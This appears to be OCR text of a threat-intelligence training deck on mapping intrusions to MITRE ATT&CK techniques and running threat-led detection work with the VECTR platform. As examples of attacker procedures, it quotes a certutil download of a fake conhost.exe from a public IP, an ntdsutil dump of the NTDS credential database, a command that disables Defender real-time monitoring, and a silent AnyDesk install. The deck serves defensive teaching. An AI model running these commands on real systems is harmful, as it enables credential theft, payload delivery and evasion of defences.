Reconnaissance	Cloud Administation Command		
Resource Development	*Command & Scripting Interpreter*		
Initial Access	Container Administration Command	AppleScript	
Execution	Deploy Container	AutoHotKey & AutoIT	
Persistence	Exploitation for Client Execution	Cloud API	
Privilege Escalation	Inter-Process Communication	JavaScript	
Defense Evasion	Native API	Network Device CLI	Set-MpPreference -DisableRealtimeMonitoring 1
Credential Access	Scheduled Task / Job	*PowerShell*	
Discovery	Serverless Execution	Python	
Lateral Movement	Shared Modules	Unix Shell	
Collection	Software Deployment Tools	Visual Basic	
Command & Control	System Services	Windows Command Shell	
Exfiltration	User Execution		
Impact	Windows Management Instrumentation		

ANALYST 201

MITRE ATT&CK: Technique Mapping

Source: Kaspersky SecureList

The supposed conhost application was downloaded to the system by a legitimate local user using the well-known Windows LOLBin certutil, and then installed via command line as a system service:

```
certutil.exe -urlcache -split -f hxxp://<Public IP>/conhost.exe
```

Another suspicious service masquerading as wshelper.dll was observed on another host. This DLL was associated with Zabbix agent, which is typically deployed on a monitoring target to actively monitor local resources and applications. Analysis of the sample confirmed that the configuration file was set to allow remote commands, taking advantage of passive and active checks enabled by Zabbix.

Port 5432 was configured in a firewall rule to allow listening, with the "smart" name PGSQL to make it look legitimate. GERT's analysis confirmed that the intrusion lasted more than two years. In the early stages of the attack, an NTDS dump was created using system commands:

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test"  q  q
c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

During those two years of intrusion, security controls detected and contained multiple attempts to execute pentesting applications such as Mimikatz and CobaltStrike, but all the repurposed legitimate software remained invisible …

ATT&CK ID
T1105
T1078
T1059.003
T1218
T1543.003
T1036.005
T1082
T1219
T1562.004
T1003.003

ANALYST 201

MITRE Knowledge Base & Navigator

The MITRE Navigator can be used to highlight techniques used by specific adversaries, create heat maps for heavily used techniques, and visualise your defensive coverage.


ANALYST 201

MITRE ATT&CK: The Panacea?

MITRE's continued development and investment in ATT&CK and its ancillary tools has made the framework the defacto standard for cyber security professionals — with its nomenclature widely being considered the lingua franca of CTI teams.

The framework's integration in both open-source and commercial tools, as well as ATT&CK referencing within intelligence outputs, contributes to its ubiquity.

Despite this, the framework is often misappropriated, with technique ID mapping often being the only technical component of a tactical report — leading to missed opportunities in the development of more tangible and robust countermeasures.



ANALYST 201

MITRE ATT&CK: De-Enhance!

CTI processes and tooling often emphasise the distillation of procedural information to ATT&CK IDs — thereby abstracting away much of the meaningful detail that could support countermeasure development.

More Abstract — *Technique Purgatory* — *More Actionable*

Tactic: TA0002	*Technique: T1059*	*Sub-Technique: 001*	*Specific Procedure*
Reconnaissance	Cloud Administation Command		
Resource Development	*Command & Scripting Interpreter*		
Initial Access	Container Administration Command	AppleScript	
Execution	Deploy Container	AutoHotKey & AutoIT	
Persistence	Exploitation for Client Execution	Cloud API	
Privilege Escalation	Inter-Process Communication	JavaScript	
Defense Evasion	Native API	Network Device CLI	`Set-MpPreference -DisableRealtimeMonitoring 1`
Credential Access	Scheduled Task / Job	*PowerShell*	
Discovery	Serverless Execution	Python	
Lateral Movement	Shared Modules	Unix Shell	
Collection	Software Deployment Tools	Visual Basic	
Command & Control	System Services	Windows Command Shell	
Exfiltration	User Execution		

***T1059.001**: Command and Scripting Interpreter: PowerShell, or*

***T1562.001**: Impair Defenses: Disable or Modify Tools?*

ANALYST 201

T1566 Phishing: .001, .002, .003, .004

Techniques within T1566 and T1059 are commonly subject to this type of abstraction. And while enterprise controls offer a baseline level of protection, defence from specific adversarial techniques necessitate the need for custom countermeasures and detection use cases.

Sender	• Unknown	• Compromised Mailbox
Type	• Attachment	• Link
Attachment	• Excel • OneNote • PowerPoint • Word • BAT • LNK • PE Binary • Windows Script File (WSF) • XLL	• CHM • HTA • ISO • JavaScript • PDF • RTF • VBS • VHD • ZIP
Payload Host	• Compromised Site • Permitted Service	• Categorised Site • Uncategorised Site

"… TA570 demonstrated multiple new and different TTPs, using as many as six different and unique attack chains in some months, and using or experimenting with numerous filetypes throughout".

— Crime Finds a Way: The Evolution and Experimentation of the Cybercrime Ecosystem, ProofPoint Threat Research (May 2023)

ANALYST 201

T1219: Remote Access Software

Each technique and its corresponding implementation requires special consideration to reflect nuances in execution behaviour, and the approach needed to develop or enhance countermeasures. This is made possible by understanding TTPs at a *procedural and system level*.

T1219
Remote Access Software

TID / Type	Procedure or Observable
T1059.003	AnyDesk.exe --install "%ProgramFiles(x86)%\AnyDesk" --start-with-win --silent
T1543.003	HKLM\System\CurrentControlSet\Services\AnyDesk
T1533.002	O=PHILANDRO SOFTWARE GMBH, L=STUTTGART, S=BADEN-WÜRTTEMBERG, C=DE
T1071.001	relay-[a-z0-9]{8}.net.anydesk.com
T1041	ad_trace.txt
Artifact	Installed to: %ProgramFiles(x86)%\AnyDesk* *or* %ProgramFiles%\AnyDesk*
Artifact	Config: %ProgramData%\AnyDesk*.conf *or* %APPDATA%\AnyDesk*.conf
Artifact	Logs: %ProgramData%\AnyDesk\ad_svc.trace *or* %APPDATA%\AnyDesk\ad.trace
Event Logs	Security: 4688, System: 7045


ANALYST 201

Specificity is Key

Following cyber security best practices can provide organisations with a baseline level of protection from common threats and attack vectors.


However, a maturer outlook requires a contextual understanding of the threat, and the *specific techniques and procedures* a threat actor leverages to achieve their objectives.

Specific adversarial techniques necessitate the need for specific defensive countermeasures.



ANALYST 201

So, Are MITRE ATT&CK Technique IDs Enough?



Techniques and sub-techniques still don’t often provide sufficient detail to emulate an attack


The MITRE knowledge base only includes publicly available information, and may not reflect current realities

Techniques are not always distilled to individual toolkits or intrusions, so harder to identify trends

ANALYST 201

Becoming Threat-Led: Objectives

- List of threat actors, associated campaigns and TTPs of interest – aligned to CITA's PIRs, and the broader financial services sector
- Granular level understanding of TTPs, and how specifically these can be detected and mitigated in our environment
- Remove ambiguity relating to control efficacy – by providing confidence and assurance through atomic level testing
- Develop a library of TTPs which would serve as a knowledge base for the entirety of the cyber security function



Act 2:
The Solution

ANALYST 201

Becoming Threat-Led: Integrating Intelligence Into Your Approach

Threat intelligence can bring focus to countermeasure initiatives, including Detection Engineering, Threat Hunting and Purple Teaming – helping to prioritise those threat actors and TTPs that are likely to present the greatest threat to your organisation. Your Cyber Threat Intelligence team will work with internal stakeholders, peers and trusted partners to achieve this.

MITRE Level 3
Adversary Emulation Plan

Gather
threat intelligence based on your organisation's prioritised threats

Extract
techniques and map campaigns to your preferred kill chain or framework

Analyse,
catalogue and diagram your analysis into an operational flow

Develop
tools and procedures to help teams replicate the attack

Emulate
the adversary, working closely with security teams to identify gaps

Essential Reading: https://medium.com/mitre-attack/getting-started-with-attack-red-29f074ccf7e3

ANALYST 201

CITA's Approach: Operationalising Threat Intelligence


CITA's methodology industrialises the end-to-end pipeline between Threat Intelligence, Threat Hunting, Detection Engineering and finally, Purple & Red Teaming for detection validation.

Threat Intelligence

Research
Understanding the Threat Landscape and attacks to the Finance sector

Map
Breaking down campaigns to specific MITRE techniques

Threat Hunting & Detection Engineering



Assess
Identifying how these TTPs might be detected via current controls

Enhance
Improving and prioritising detection capabilities

Purple & Red Team

Validate
Testing efficacy of controls and TTP detection via Purple & Red Teaming

ANALYST 201

Becoming Threat-Led: CTI Overview

Source: Cyber Threat Intelligence in Government: A Guide for Decision Makers & Analysts

Threat intelligence fundamentally involves gathering and distributing information about threats to an organisation. *These threats need to be identified and prioritised* to ensure that the CTI function provides the organisation with the most valuable intelligence.

Being intelligence-led therefore requires an understanding of organisational context, and the threats which may impede business operations. A mature threat assessment ensures that:

1. There is an in depth understanding of the business, and that critical business assets are considered individually, alongside specific threat actors and attack scenarios
2. Only threat actors with the capability and motivation to attack the organisation are assessed in detail
3. Specific threat groups are considered on a case by case basis, dependent on capability and motivation, and regardless of any formal label
4. There is recognition that most threat actor groups are using commercially available, detectable attacks and that intelligence on their capability is of value

ANALYST 201

Becoming Threat-Led: Understanding Organisational Context

Your organisation's Annual Report can provide much needed insight, and is a precious resource that is often overlooked by security teams. Consider reviewing:

- The markets in which the organisation operates – both sectorially, as well as geographically
- The business's near and long term strategies and investments, which may deviate from the status quo
- Existing, or otherwise known and documented threats and risks

ANALYST 201


CITA's Approach: TTP Centric, Focussed on Specific Intrusions

Threat-Led

Focus on TTPs
CITA's focus is the top three tiers of the Pyramid of Pain

Threat Actor
Specific threat actors / groups based on our PIRs

Campaign *or* Intrusion
Documented intrusions attributed to the threat actor



TTP
Specific way a tool or technique was leveraged

Lazarus

- Bank of Bangladesh → TTP 1
- Far Eastern International Bank → TTP 2
- Troy Operation → TTP 3
- DarkSeoul Operation → ETC …
- Sony Pictures

Not sure which threat actors or events are relevant? Read chapters 7 – "Knowing Attackers" and 8 – "Risk Analysis", by *Recorded Future*:

The Intelligence Handbook, Fourth Edition

ANALYST 201

CITA's Three Stage Research & Map Analysis Process


CITA's approach aims to extract as much value from an analysis as possible. However, most of the tangible value can be obtained simply by completing the first two steps outlined below:

	Effort	Analysis Approach
1	*	• 1:1 mapping from original source report and appendices • Use of MITRE TRAM for technique feature extraction
2	***	• Cross referencing intrusion against other public and private vendor reports • Review of public / vendor sandbox detonation reports, PCAP analysis • Analysis of script based samples (PowerShell, Batch, Bash, etc)
3	*****	• Sample feature extraction via static analysis • Dynamic analysis in local sandbox via heavily monitored system, leveraging ProcMon, Sysmon, Wazuh, Winlogbeat or Velociraptor • More complex / specialised reversing of binaries

ANALYST 201

Threat Actor → Intrusion → TTPs = Tactical Intelligence Report

Tactical Intelligence Reports (TIRs) are the output of a CITA analyst's in-depth dissection of a specific, actor-attributed, intrusion. A TIR provides the necessary technical information to allow defence teams to evaluate a TTPs viability — and perform any corresponding remedial actions.



ANALYST 201

Tactical Intelligence Reports: Standardised Structure

Executive Summary & Key Points	• A *concise* summary of the intrusion, and its relevance to the organisation • Focus is on providing just enough context for technical teams
Intrusion Analysis	• An illustrated portrayal of the intrusion in the form of an attack chain • Followed by a reasonably detailed, chronological sequence of events
ATT&CK	• Specific TTPs, grouped by tactic, with a focus on procedural detail
Threat Hunting Considerations	• Specific observations which can support the development of high-fidelity detection use cases (malware behaviour, host/network artefacts, etc)
Indicators of Compromise	• IOCs, with context provided for each, in chronological order • Focuses on the more static elements, rather than ephemeral network indicators
References	• Links to original sources, as well as other CTI outputs, including TIRs
Immersive Labs	• Hands-on labs which complement and support the techniques detailed in the TIR

ANALYST 201

CITA's Approach: Operationalising Threat Intelligence

Which specific threat actors (or intrusion sets) are the greatest threat to our business?

Do we have the telemetry (or capability) to develop detections for these techniques?

How do we respond to these techniques under "real-life" conditions? (e.g., contextual awareness, time to respond, etc)

Research

Map

Assess

Enhance

Validate

Which of these TTPs can realistically / reliably be emulated in our environment?

Can we enhance, or develop new, high-fidelity detection or mitigation strategies for these TTPs?

Photo: Unsplash

ANALYST 201

Summary: Are We There Yet?

- ✓ I have an understanding of the wider threat landscape, as well as the specific threats which are the most relevant to my organisation
- ✓ I recognise the significance of capturing detail when analysing intrusions and adversarial toolkits, as these support the development of countermeasures
- ✓ I accept that CTI research cannot exist in isolation, and that any benefit is typically only realised when collaborating with the wider cyber security function
- ☐ I have developed systems and processes that allow me to orchestrate and track the application of my intelligence outputs to demonstrable outcomes

While recognising and understanding the problem (and often, the corresponding solution) are generally well known by defenders, the greater challenge — even in larger organisations — is the deployment of a coherent system that facilitates the application of these concepts and methodologies.

The remainder of this presentation focuses on introducing such a system, which CITA believe to be accessible and adaptable by all manner of organisations.

ANALYST 201

CITA: Platform Requirements

CITA required a system that could help orchestrate teams across the wider cyber security function.

Flexible	• Framework / Kill Chain agnostic • Could allow automation through APIs
Scalable	• Performant enough for CITA usage • Robust enough for multiple and concurrent users
Standards Compliant	• STIX / TAXII compliant • Easy to export data to re-use elsewhere (CSV, JSON, YAML etc)
Detail Oriented	• Ability to capture rich attack detail, from both a Red Team and Blue Team perspective
Encourages Collaboration	• Encourage intra-business collaboration • But also support sharing across Trust Groups and peers
Single Tool Across Security	• A tool for operational analysts, *as well* as leadership • One tool, with multiple use-cases (not just for CTI)


ANALYST 201

MITRE Engenuity Toolkits

MITRE, through its *Center for Threat-Informed Defense*, provides a number of highly capable tools that support CTI, Threat Hunting and Adversary Emulation initiatives. However, many of these tools work in isolation — offering a siloed, rather than a complete and integrated experience.

Emulation Plans
A comprehensive approach to emulating specific adversaries

TRAM
LLM model which supports ATT&CK TTP feature extraction from CTI reports



Workbench
Explore, create and share extensions of the ATT&CK knowledge base

Attack Flow
Tool for describing a sequences of adversarial behaviours

Caldera
Build and launch autonomous adversarial emulations

ANALYST 201

ANALYST 201

ANALYST 201

CITA: Platform Candidates

	Benefits	Considerations
Excel *Unsuitable*	• No additional licensing required • Can theoretically be developed and customised to your organisation's specific use cases	• Not optimised for multiple users • Risk of data corruption • Excel simply not optimised for the task
TIP *Unsuitable*	• Already deployed in production • Enterprise ready, SSO etc • Integrated with existing CTI / SOC workflows • No extra training / development cost	• Most TIPs not optimised for procedural detail • Concerns about confidential control information being held in a SaaS service • Data lock-in
Unfetter *Unsuitable*	• Free for all use cases, including Enterprise • Tool developed by the NSA, to provide actor-centric security assessments • STIX compliant	• Development ceased in 2018 • ATT&CK alignment out of kilter • Tool very unstable / not performant • Not as feature rich as other solutions
Custom Tooling *Unsuitable*	• Can be customised to meet all your development and productivity needs • Would be compliant with all your business's security requirements	• Cost / time for development • Requires specific development expertise • Ongoing development required to maintain alignment with ATT&CK

ANALYST 201

CITA: Platform Candidates

VECTR is developed by Security Risk Advisors (SRA)

VECTR

Ideal

Benefits

- Free for all uses, including Enterprise
- Kill chain / framework agnostic
- Supports detailed attack chain mapping
- Actively maintained
- No data lock-in; export to CSV, JSON, YAML
- Natively supports collaboration
- Robust RBAC support
- MFA, SSO (Entra ID, OpenID, SAML2)
- Mature, documented GraphQL API
- Rich, built-in MI dashboards
- BAS-like automation builder

Considerations

- ~~No official Enterprise offering~~ *New!*
- Not *originally* designed for CTI use cases
- Sense of “starting again”
- Closed source, but developers highly receptive to feedback
- Technology stack might not be compliant with organisational architecture standards
- Ongoing resources to maintain enterprise deployment
- Yet another new system / process to learn
- Team and organisational buy-in

The remaining presentation focusses on how CITA have successfully adapted VECTR into a CTI-first tool, and how our methodology continues to strengthen the organisation’s security posture.

ANALYST 201

Introducing VECTR

VECTR is a platform designed to facilitate security teams through comprehensive threat simulation assessments. Attacks can be documented to gauge the effectiveness of defensive tools to help strengthen an organisations' security posture, and improve detection capabilities through historical performance tracking.

Campaigns can be broad and span activities across the kill chain, from initial compromise to privilege escalation and lateral movement, or can be narrow in scope to focus on specific detection layers, tools, and infrastructure. *VECTR is designed to promote full transparency between offense and defense*, encourage training between teams, and improve detection & prevention rates across the environment.

ANALYST 201

VECTR Features

VECTR is focused on common indicators of attack and behaviours that may be carried out by any number of threat actor groups, with varying objectives and levels of sophistication. *VECTR can also be used to replicate the step-by-step TTPs associated with specific groups* and malware campaigns, however its primary purpose is to replicate attacker behaviours that span multiple threat actor groups and malware campaigns, past, present and future.

VECTR is meant to be used over time with targeted campaigns, iteration, and measurable enhancements to both red team skills and blue team detection capabilities. Ultimately, the goal of *VECTR* is to make a network resilient to all but the most sophisticated adversaries and insider attacks.

Some of *VECTR's* extensive features include:

- Ability to map campaign TTPs to ATT&CK or bespoke kill chains
- Group attack methodologies by actors, specific campaigns, as well as by outcome
